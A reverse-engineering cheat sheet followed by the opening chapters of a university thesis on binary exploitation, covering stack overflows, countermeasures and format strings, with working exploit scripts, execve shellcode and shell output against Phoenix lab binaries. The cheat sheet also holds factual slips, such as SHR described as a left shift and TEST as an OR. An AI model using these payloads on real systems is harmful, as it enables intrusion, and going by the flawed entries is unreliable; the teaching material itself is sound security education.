X86/WIN32 REVERSE ENGINEERING CHEAT-SHEET

Registers

GENERAL PURPOSE 32-BIT REGISTERS

EAX	Contains the return value of a function call.
ECX	Used as a loop counter. "this" pointer in C++.
EBX	General Purpose
EDX	General Purpose
ESI	Source index pointer
EDI	Destination index pointer
ESP	Stack pointer
EBP	Stack base pointer

SEGMENT REGISTERS

CS	Code segment
SS	Stack segment
DS	Data segment
ES	Extra data segment
FS	Points to Thread Information Block (TIB)
GS	Extra data segment

MISC. REGISTERS


EIP	Instruction pointer
EFLAGS	Processor status flags.

STATUS FLAGS


ZF	Zero: Operation resulted in Zero
CF	Carry: source > destination in subtract
SF	Sign: Operation resulted in a negative #
OF	Overflow: result too large for destination

16-BIT AND 8-BIT REGISTERS

The four primary general purpose registers (EAX, EBX, ECX and EDX) have 16 and 8 bit overlapping aliases.



The Stack



Assembly Language

Instruction listings contain at least a mnemonic, which is the operation to be performed. Many instructions will take operands. Instructions with multiple operands list the destination operand first and the source operand second *(<dest>*, <source>). Assembler directives may also be listed which appear similar to instructions.

ASSEMBLER DIRECTIVES

DB *<byte>*	Define Byte. Reserves an explicit byte of memory at the current location. Initialized to <byte> value.
DW *<word>*	Define Word. 2-Bytes
DD *<dword>*	Define DWord. 4-Bytes

OPERAND TYPES

Immediate	A numeric operand, hard coded
Register	A general purpose register
Memory	Memory address w/ brackets [ ]

Instructions

ADD *<dest>, <source>*	Adds *<source>* to *<dest>*. *<dest>* may be a register or memory. *<source>* may Be a register, memory or immediate value.
CALL *<loc>*	Call a function and return to the next instruction when finished. *<proc>* may be a relative offset from the current location, a register or memory addr.
CMP *<dest>, <source>*	Compare *<source>* with *<dest>*. Similar to SUB instruction but does not Modify the *<dest>* operand with the result of the subtraction.
DEC *<dest>*	Subtract 1 from <dest>. <dest> may be a register or memory.
DIV *<divisor>*	Divide the EDX:EAX registers (64-bit combo) by *<divisor>*. *<divisor>* may be a register or memory.
INC *<dest>*	Add 1 to *<dest>*. *<dest>* may be a register or memory.
JE *<loc>*	Jump if Equal (ZF=1) to *<loc>*.
JG *<loc>*	Jump if Greater (ZF=0 and SF=OF) to *<loc>*.
JGE *<loc>*	Jump if Greater or Equal (SF=OF) to *<loc>*.
JLE *<loc>*	Jump is Less or Equal (SF<>OF) to *<loc>*.
JMP *<loc>*	Jump to *<loc>*. Unconditional.
JNE *<loc>*	Jump if Not Equal (ZF=0) to *<loc>*.
JNZ *<loc>*	Jump if Not Zero (ZF=0) to *<loc>*.
JZ *<loc>*	Jump if Zero (ZF=1) to *<loc>*.
LEA *<dest>, <source>*	Load Effective Address. Gets a pointer to the memory expression *<source>* and stores it in *<dest>*.
MOV *<dest>, <source>*	Move data from *<source>* to *<dest>*. *<source>* may be an immediate value, register, or a memory address. Dest may be either a memory address or a register. Both *<source>* and *<dest>* may not be memory addresses.
MUL *<source>*	Multiply the EDX:EAX registers (64-bit combo) by *<source>*. *<source>* may be a register or memory.
POP *<dest>*	Take a 32-bit value from the stack and store it in *<dest>*. ESP is incremented by 4. *<dest>* may be a register, including segment registers, or memory.
PUSH *<value>*	Adds a 32-bit value to the top of the stack. Decrements ESP by 4. *<value>* may be a register, segment register, memory or immediate value.
ROL *<dest>, <count>*	Bitwise Rotate Left the value in *<dest>* by *<count>* bits. *<dest>* may be a register or memory address. *<count>* may be immediate or CL register.
ROR *<dest>, <count>*	Bitwise Rotate Right the value in *<dest>* by *<count>* bits. *<dest>* may be a register or memory address. *<count>* may be immediate or CL register.
SHL *<dest>, <count>*	Bitwise Shift Left the value in *<dest>* by *<count>* bits. Zero bits added to the least significant bits. *<dest>* may be reg. or mem. *<count>* is imm. or CL.
SHR *<dest>, <count>*	Bitwise Shift Left the value in *<dest>* by *<count>* bits. Zero bits added to the least significant bits. *<dest>* may be reg. or mem. *<count>* is imm. or CL.
SUB *<dest>, <source>*	Subtract *<source>* from *<dest>*. *<source>* may be immediate, memory or a register. *<dest>* may be memory or a register. (source = dest)->ZF=1, (source > dest)->CF=1, (source < dest)->CF=0 and ZF=0
TEST *<dest>, <source>*	Performs a logical OR operation but does not modify the value in the *<dest>* operand. (source = dest)->ZF=1, (source <> dest)->ZF=0.
XCHG *<dest, <source>*	Exchange the contents of *<source>* and *<dest>*. Operands may be register or memory. Both operands may not be memory.
XOR *<dest>, <source>*	Bitwise XOR the value in *<source>* with the value in *<dest>*, storing the result in *<dest>*. *<dest>* may be reg or mem and *<source>* may be reg, mem or imm.

Terminology and Formulas

Pointer to Raw Data	Offset of section data within the executable file.
Size of Raw Data	Amount of section data within the executable file.
RVA	Relative Virtual Address. Memory offset from the beginning of the executable.
Virtual Address (VA)	Absolute Memory Address (RVA + Base). The PE Header fields named VirtualAddress actually contain Relative Virtual Addresses.
Virtual Size	Amount of section data in memory.
Base Address	Offset in memory that the executable module is loaded.
ImageBase	Base Address requested in the PE header of a module.
Module	An PE formatted file loaded into memory. Typically EXE or DLL.
Pointer	A memory address
Entry Point	The address of the first instruction to be executed when the module is loaded.
Import	DLL functions required for use by an executable module.
Export	Functions provided by a DLL which may be Imported by another module.
RVA->Raw Conversion	Raw = (RVA - SectionStartRVA) + (SectionStartRVA - SectionStartPtrToRaw)
RVA->VA Conversion	VA = RVA + BaseAddress
VA->RVA Conversion	RVA = VA - BaseAddress
Raw->VA Conversion	VA = (Raw - SectionStartPtrToRaw) + (SectionStartRVA + ImageBase)

UNIVERSITAT DE BARCELONA

Treball final de grau

GRAU EN ENGINYERIA INFORMÀTICA

Facultat de Matemàtiques i Informàtica
Universitat de Barcelona

BINARY EXPLOITATION: Memory corruption

Autor: Oriol Ornaque Blázquez

Director:	Raúl Roca Cánovas
Realitzat a:	Departament de Matemàtiques i Informàtica

Barcelona, 20 de juny de 2021

Binary exploitation

Memory corruption

Oriol Ornaque Blázquez

Abstract

Binaries, or programs compiled down to executables, might come with errors or bugs that could trigger behavior unintended by their authors. By carefully understanding the environment where programs get executed, the instructions and the memory, an attacker can gracefully craft a specific input, tailored to trigger these unintended behaviors and gain control over the original logic of the program. One of the ways this could be achieved, is by corrupting critical values in memory.
This works focuses on the main techniques to exploit buffer overflows and other memory corruption vulnerabilities to exploit binaries. Also a proof-of-concept for CVE-2021-3156 is presented with an analysis of its inner workings.

Resum

Els binaris, o programes compilats en executables, poden venir amb errors o bugs que podrien desencadenar un comportament no previst pels seus autors. Entendre acuradament l'entorn en el qual s'executen els programes, les instruccions i la memòria, permet a un atacant elaborar dades d'entrada específiques, adaptades per desencadenar aquests comportaments no desitjats i obtenir el control sobre la lògica original del programa. Una de les maneres d'aconseguir-ho és corrompent valors crítics en la memòria del programa.
Aquest treball es centra en les principals tècniques per explotar desbordaments de memòria i altres vulnerabilitats de corrupció de memòria per a explotar binaris. També es presenta una prova de concepte, una demostració, de CVE-2021-3156 amb una anàlisi del seu funcionament.

Resumen

Los binarios, o programas compilados en ejecutables, pueden venir con errores o bugs que podrían desencadenar un comportamiento no previsto por sus autores. Al entender cuidadosamente el entorno en el que se ejecutan los programas, las instrucciones y la memoria, un atacante puede elaborar datos de entrada específicos, adaptados para desencadenas estos comportamientos no deseados y obtener el control sobre la lógica original del programa. Una de las formas de conseguirlo es corrompiendo valores críticos en la memoria del programa.
Este trabajo se centra en las principales técnicas para explotar desbordamientos de memoria y otras vulnerabilidades de corrupción de memoria para explotar binarios. También se presenta una prueba de concepto, una demostración, de CVE-2021-3156 con un análisis de su funcionamiento.

Contents


Chapter 1

Stack overflows

1.1 The stack

The most common way for CPUs to implement procedure or subroutine calls is by the means of a stack[6]. Thanks to its last-in first-out nature, the stack is a simple and effective solution to keep track of the order of the callings: *when you call a subroutine, you push the address of the next instruction onto the stack and once the subroutine has finished executing you can return where you left by popping the previously pushed address.* The address of the next instruction pushed on the stack is called the **return address**.

```
1  void do_something() {
2      do_something_a();
3      // 2
4      do_something_b();
5      // 3
6  }
7
8  int main() {
9      do_something();
10     // 1
11     return 0;
12 }
```






Figure 1.1: Simplified stack timeline

This stack coexists in the main memory of the computer along the code and the data and for Intel x86 and x86_64 CPUs, it is controlled by two registers: the **stack pointer** and the **base pointer**.

1.1.1 Stack frame

The stack holds much more information that just the execution path that the program has taken. It also holds local variables, the previous base pointer before the call and subroutine arguments and return values (it may vary between calling conventions).
To group all that data associated with a subroutine call, we use the term **stack frame**, and it is composed of the following components (in push order):

1. Parameters of the subroutine. In 64-bit Linux, the default calling convention specifies that the first 5 parameters must be passed on registers instead of the stack.
2. Return address.
3. Locals of the subroutine.

The stack drawed in Figure 1.2 is an example of stack frame for the `foo` procedure.




Figure 1.2: Standard C 32-bit calling convention stack layout

1.1.2 Overflowing the stack

Now that we know that the stack contains a mix of modifiable variables and critical data like the return address comes an important question:

Can we modify the return address? **Indeed**.

Consider the following stack, Figure 1.3. It has a local variable called `buffer` that spans for n bytes. If we fill that buffer with $n+1$ bytes, the excess of 1 byte will overwrite partially the saved base pointer (bp). To overwrite the return address we just need to fill the buffer with $n + $ `sizeof(bp)` $+$ `sizeof(ip)` bytes.

When the processor finishes executing the subroutine, it will pop the return address and set the instruction pointer register to that value, **executing the bytes found at that address as code**. By choosing precise values for the return address we can redirect code execution wherever we want.




Figure 1.3: Buffer on the stack

1.2 Basic overflow

To do a basic stack overflow I recommend using a premade environment with all the protections disabled to focus on the basic exploit. For this first example, I will use the virtual machine *Phoenix* found at `exploit.education`, specifically the level *Stack4*.

```
1  /* ... */
2  void complete_level() {          <-- Win function
3    printf("Congratulations, you've finished " LEVELNAME " :-) Well done!\n");
4    exit(0);
5  }
6
7  void start_level() {
8    char buffer[64];               <-- Buffer on the stack
9    void *ret;
10
11   gets(buffer);                  <-- Vulnerable function
12
13   ret = __builtin_return_address(0);
14   printf("and will be returning to %p\n", ret);
15 }
16
17 int main(int argc, char **argv) {
18   printf("%s\n", BANNER);
19   start_level();
20 }
```

Figure 1.4: Stack4@Phoenix

On this level we found a **ret2win** exercise. The code contains a function `win` that is never called but is present on the binary. The goal is to execute that function overwriting the return address to point to the address of `win`. In order to achieve the stack overflow we need to input more data than expected so we can overflow the buffer on the stack and override the

return address. There are a few functions in the C Standard Library that do not perform bounds checking on the input received: in this particular case, we are presented with the function `gets`. A quick look into the man page of that function reveals the vulnerability on the bugs section.

```
BUGS
       Never  use  gets().   Because  it  is impossible to tell without knowing the data in advance how many
       characters gets() will read, and because gets() will continue to store characters past the end of the
       buffer,  it is extremely dangerous to use.  It has been used to break computer security.  Use fgets()
       instead.

       For  more  information,  see  CWE-242  (aka  "Use  of  Inherently  Dangerous  Function")  at
       http://cwe.mitre.org/data/definitions/242.html
```

Figure 1.5: `man 3 gets`: Bugs section

We need to supply `gets` with the following data:

1. 64 bytes of junk for the buffer
2. 8 bytes of junk for the `ret` local variable
3. 8 bytes of junk for the stack alignment padding[6]
4. 8 bytes of junk for the saved base pointer
5. 8 bytes with the address of `complete_level` for the return address

To find the address of `complete_level` we can use a debugger like `gdb`.
A simple Python 2.7 script will do the job.

Listing 1.1: stack4_exploit.py

```
1 exploit = "\x41" * 64 # for the buffer
2 exploit += "\x41" * 8 # for the ret local var
3 exploit += "\x41" * 8 # for stack alignment padding
4 exploit += "\x41" * 8 # for the rbp
5 exploit += "\x1d\x06\x40\x00\x00\x00\x00\x00" # address of complete_level in
      little-endian
6 print exploit
```

And we are done.

```
user@phoenix-amd64:/opt/phoenix/amd64$ python2 ~/stack4_exploit.py | ./stack-four
Welcome to phoenix/stack-four, brought to you by https://exploit.education
and will be returning to 0x40061d
Congratulations, you've finished phoenix/stack-four :-) Well done!
user@phoenix-amd64:/opt/phoenix/amd64$
```

Figure 1.6: Exploiting Stack4

Some last thoughts on why that exploit was possible:

- We knew in advance the address where `complete_level` was loaded
- No bounds checking was performed on the user input
- There was nothing checking the integrity of the stack frame

1.3 Shellcode injection

In the last exploit we returned to the `win` function to solve the challenge. But in the general case we want to achieve **arbitrary code execution**, not just returning to the functions already present in the binary. This can be done by passing as input the machine code of the instructions we would like to execute and override the return address to point to wherever we store that machine code, thus injecting and executing the shellcode. Take a look at the next exercise: *Stack5* from the *Phoenix* VM.

```
/* ... */

void start_level() {
  char buffer[128];
  gets(buffer);
}

int main(int argc, char **argv) {
  printf("%s\n", BANNER);
  start_level();
}
```

The program is very similar to the *Stack4*: a buffer on the stack and a call to `gets`, that we know is vulnerable to overflows. On the last exploit, almost all of our input was just junk bytes. In this exploit, we are going to use that junk space to store the shellcode and the return address will point to the start of the shellcode.
If the last exploit was called **ret2win** because we returned to the `win` function this exploit could be named **ret2stack** or **ret2buffer** because we will be returning to the buffer on the stack.
You could assemble your own shellcode manually, but I am going to use this shellcode found at `shell-storm.org` that performs an `execve("/bin/sh")`.
The format of the input to `gets` will be:

1. 27 bytes of shellcode
2. $128 - len(shellcode)$ bytes of NOPs to fill the buffer
3. 8 bytes of NOPs for the saved base pointer
4. 8 bytes with the address of the start of the buffer, where our shellcode is located

We will change the junk bytes with NOP opcodes (0x90) because we are now executing instructions on the stack. If the CPU starts executing and finds random bytes, it will launch an invalid opcode exception and kill the process. In this particular case it does not matter because the shellcode is at the beginning and the `execve` will replace the process image with the one from `/bin/sh`, including the stack but while you are debugging the shellcode and the exploit they can be essential.
In my `gdb` debugging session I found the address of the start of the buffer to be `0x7fffffffe490`, and so I plugged that number into my exploit script.

```
exploit = "\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48"\
          "\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05"
exploit += "\x90" * (128 - len(exploit))
```

```
4  exploit += "\x90" * 8
5  exploit += "\x90\xe4\xff\xff\xff\x7f\x00\x00"
6  print exploit
```

Inside the debugger the script worked, but outside it failed. Taking a closer look into the error we can see that the value for the `rsp` register once we returned from `start_level` is different from the value it had inside the debugger. This offset causes us to jump to a wrong address and instead of our shellcode the CPU is trying to execute random bytes and thus, provoking an illegal opcode trap. We have to account for that difference in our script.

```
phoenix-amd64 login: [ 5300.141624] traps: stack-five[387] trap invalid opcode ip:7fffffffe490 sp:7fffffffe570 error:0
[ 5398.945354] traps: stack-five[391] trap invalid opcode ip:7fffffffe490 sp:7fffffffe520 error:0
[ 5437.067287] traps: stack-five[395] trap invalid opcode ip:7fffffffe490 sp:7fffffffe570 error:0
```

```
0x00007fffffffe520 +0x0000: 0x00007fffffff000a  →  0x0000000000000000    ←$rsp
0x00007fffffffe528 +0x0008: 0x0000000100000000
0x00007fffffffe530 +0x0010: 0x0000000000000001
0x00007fffffffe538 +0x0018: 0x00007ffff7d8fd62  →  <__libc_start_main+54> mov edi, eax
0x00007fffffffe540 +0x0020: 0x0000000000000000
0x00007fffffffe548 +0x0028: 0x00007fffffffe580  →  0x0000000000000001
0x00007fffffffe550 +0x0030: 0x0000000000000000
0x00007fffffffe558 +0x0038: 0x00007ffff7ffdbc8  →  0x00007ffff7ffdbc8  →  [loop detected

→ 0x7fffffffe490                xor    eax, eax
  0x7fffffffe492                movabs rbx, 0xff978cd091969dd1
  0x7fffffffe49c                neg    rbx
  0x7fffffffe49f                push   rbx
  0x7fffffffe4a0                push   rsp
```




Figure 1.7: Stack offsets between debugged process and non debugged process

$$0x...570 - 0x...520 = 0x50$$

We have to add this offset to the start of the buffer, $0x...490$.

$$0x...490 + 0x50 = 0x...4e0$$

This problem did not happen in the last challenge because we were not returning to the stack but to a function in the binary.

Listing 1.2: stack5_exploit.py

```
1  exploit = "\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48"\
2            "\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05"
```

```
exploit += "\x90" * (128 - len(exploit))
exploit += "\x90" * 8
exploit += "\xe0\xe4\xff\xff\xff\x7f\x00\x00"
print exploit
```

One last thing. The shell runs in interactive mode by default and it expects to be connected to `stdin`. If you do not redirect standard input to the shell, it will close automatically upon start, so you need to concatenate the python output with standard input and pass everything to the executable.

```
user@phoenix-amd64:/opt/phoenix/amd64$ python2 ~/stack5_exploit.py > ~/qwe
user@phoenix-amd64:/opt/phoenix/amd64$ cat ~/qwe - | ./stack-five
Welcome to phoenix/stack-five, brought to you by https://exploit.education
whoami
phoenix-amd64-stack-five
ls
final-one  final-zero   format-one    format-two   heap-one    heap-two   net-one  net-zero    stack-four
final-two  format-four  format-three  format-zero  heap-three  heap-zero  net-two  stack-five  stack-one
```

Some thoughts on why this exploit was possible:

- We knew in advance the address of the buffer on the stack.
- No bounds checking was performed on the user input.
- There was nothing checking the integrity of the stack frame.
- We could execute instructions stored on the stack.

Chapter 2

Stack overflow countermeasures

2.1 Stack canaries

Stack canaries are **secret values placed between local buffers and the return address**. This value is **checked** before a function returns and if the value has changed, that means that it has been overwritten and the return address may be overwritten too, possibly indicating a stack overflow attack. When that situation happens, the program automatically exits to prevent the stack overflow. The value of the canary is **changed every time the program starts** to make it unpredictable.
This countermeasure is design to check for the **stack frame integrity**, detecting when a possible stack overflow has occurred.

Figure 2.1: Stack canary




Figure 2.2: `foo` function without and with stack canary

Checking for a value every time a function returns comes with a performance penalty and for that reason compilers allow opting out from using stack canaries. Compilers usually compile with stack protectors by default. To compile a program without stack canaries in `gcc` use the `-fno-stack-protector` option. Some compilers have options to specify which functions

you want to be compiled with stack canaries to achieve a trade-off between performance and security.

```
-fstack-protector
    Emit extra code to check for buffer overflows, such as stack smashing attacks.  This is done by adding a
    guard variable to functions with vulnerable objects.  This includes functions that call "alloca", and
    functions with buffers larger than 8 bytes.  The guards are initialized when a function is entered and
    then checked when the function exits.  If a guard check fails, an error message is printed and the program
    exits.

-fstack-protector-all
    Like -fstack-protector except that all functions are protected.

-fstack-protector-strong
    Like -fstack-protector but includes additional functions to be protected --- those that have local array
    definitions, or have references to local frame addresses.

-fstack-protector-explicit
    Like -fstack-protector but only protects those functions which have the "stack_protect" attribute.
```

Figure 2.3: `man gcc`

2.1.1 Check for canaries

To check for the existence of canaries on a binary we can take a look at the disassembled code or we can search for the symbol `__stack_chk_fail`[8], the function that checks the canary integrity.

```
1 readelf -s a.out | grep -q '__stack_chk_fail'
```

2.1.2 Bypassing stack canaries

Leaking the stack canary

Stack canaries are not bulletproof though and can be bypassed. If you include the stack canary value in your input when you overflow the stack the canary checking function will not detect the stack overflow. Note that the canary value in the input must align with the canary value in the stack. So to bypass the canary we need to know its value, a value that changes every time the binary is executed. If we could make the binary reveal its contents in runtime we could read the canary value. We have to **leak** it (see subsection 3.3.1).

Bruteforcing the stack canary

There is also a bruteforce approach to processes that use the `fork` function for POSIX systems. `fork` copies the hole process image from the parent to the child, stack canaries included. Therefore, the canaries are the same for both the child and the parent. This is useful for programs like web servers that use `fork` to handle the incoming connections. The bruteforce approach consist of leaking the canary one byte at the time.

Listing 2.1: Pseudocode for bruteforcing a canary in a `fork` program

```
1 uint8_t canary[STACK_CANARY_WIDTH];
2
3 for(int i = 0; i < STACK_CANARY_WIDTH; ++i)
4 {
```

```
    for(int j = 0; j < 256; ++j)
    {
        canary[i] = j;
        send(buffer + canary[:i+1]); /* only send the first i bytes of the
            canary */
        if(!fork_child_crashed)
            break;
    }
}
```

This algorithm reduces the entropy space from $256^{\texttt{STACK\_CANARY\_WIDTH}}$ to $256 \times \texttt{STACK\_CANARY\_WIDTH}$.

Bypass using Exception Handling

Another technique to bypass stack canaries consist of triggering an exception before the canary is checked. If the attacker can overwrite an exception handler structure and trigger the exception a SEH based stack overflow exploit could be executed.[9]

Replace the canary value

Replace the authoritative canary value in the `.data` section of the program. Because the canary is computed at runtime the section where it resides must be marked as writable. To use this technique an arbitrary write is needed.

Arbitrary writes

An arbitrary write implies the ability to write an arbitrary value to an arbitrary memory location marked as writable. This means that we can write values on addresses that are not contiguous to our overflow, giving us the possibility to overwrite the return address without having to overwrite the stack canary.

2.2 NX/DEP/W⊕X

NX is a protection that marks a memory region as non-executable. Different operating systems and architectures present different mechanism to implement the same concept. On Microsoft Windows it is called Data Execution Protection. On BSD systems it is called write ⊕ execute, refering to the rule that no memory section should be marked as writable and executable at the same time. The terms can, and they will, be used interchangeably.
On the previous exploit we returned to the stack where we loaded instructions. Now, if the stack is marked as non-executable, those instructions on the stack cannot be executed: the CPU will throw an exception.

2.2.1 Check for NX

To check for this security feature on a binary we can take a look at the permissions of the section where the stack will be loaded[8]. Again, this depends on the compiler, the OS and the architecture.

```
readelf -W -l a.out | grep 'GNU_STACK'
```

2.3 ASLR/PIE

ASLR is the acronym of Address Space Layout Randomization. It is a feature that randomizes the location of the libraries on the process memory, rendering useless attacks with hardcoded addresses, like our second exploit.
Every time an executable is launched, the OS needs to create the process memory space and the loader loads the dynamic libraries the process requires on certain addresses. Conventionally, those addresses were resolved at compile time and were included on the executable. The executable format contains indications for the OS on how to create its process and where it expects the libraries to be located. That caused that the addresses of the libraries where known and predictable. To make them harder to exploit, the kernel randomizes the location of those libraries every time the executable is executed.

To compile a program without ASLR/PIE support on `gcc` use the `-no-PIE` option.

2.3.1 Check for ASLR/PIE

For ASLR to work, the operating system needs to support it **and** applications must be compiled with ASLR in mind. Because the load locations are unknown at compile time, the compiler needs to create a **Position Independent** Code or Executable. To check if the OS has ASLR enabled:

```
cat /proc/sys/kernel/randomize_va_space
# 0 = Disabled
# 1 = Conservative randomization
# 2 = Full randomization
```

To check if a binary has been compiled with ASLR support[8]:

```
readelf -h a.out | grep "DYN"
```

Additionally, in Linux systems we can use the `LD_TRACE_LOADED_OBJECTS` environment variable to modify the behavior of the loader, which prints out the dynamic library dependencies and their addresses where they were loaded at runtime. In systems with ASLR enabled, those addresses will be different each time the same command is executed. In systems where ASLR is disabled, the addresses will always be the same.




Figure 2.4: libc base address loaded at runtime with ASLR enabled/disabled

Chapter 3

Format strings

3.1 Format functions

C uses the concept of **format strings** to specify some functions how their arguments should be treated. Those functions are unique in the way they use a variable number of arguments, as opposed to the fixed number of arguments normal functions have in statically typed languages like C. The format string indicates the function how to interpret the arguments received. Some examples of this type of functions are:

- `printf (fprintf, sprintf, vsnprintf, ...)`
- `scanf (sscanf, fscanf, vfscanf, ...)`

These functions are often used to perform input/output with the user. They are conversion functions, representing primitive C data types in a human-readable string representation and vice versa. Vulnerabilities on input/output functions for a program are a recurrent theme in cybersecurity. The format strings are a critical component of the function as they dictate how the arguments should be processed.

Conversion specifier	**Meaning**
d	Takes an `int` from the stack and converts it to signed decimal notation
x	Takes an `unsigned int` from the stack and converts it to hex
p	Takes a `void*` from the stack and prints it as a hex address
s	Dereferences a `const char*` on the stack and reads until null byte
n	Dereferences an `int*` on the stack and writes the number of characters written so far

Table 3.1: Common format conversion specifiers table

```c
int arg1, arg2, arg4;
char* arg3 = "Hello world";
printf("%x %d %s %n\n", arg1, arg2, arg3, &arg4);
```




Figure 3.1: Format function stack frame

The format function uses an internal pointer to know which argument corresponds with the conversion specified on the format string. This pointer increases as the function parses the format string.

3.2 Format string vulnerability

If the format string can somehow be provided by the user, an attacker wins control over the behavior of the format function. Therefore, **if an attacker is able to provide the format string a format string vulnerability is present**.

```c
int main(int argc, char* argv[]){
    if(argc != 2) return 1;

    printf(argv[1]); <-- Format string vulnerability

    return 0;
}
```

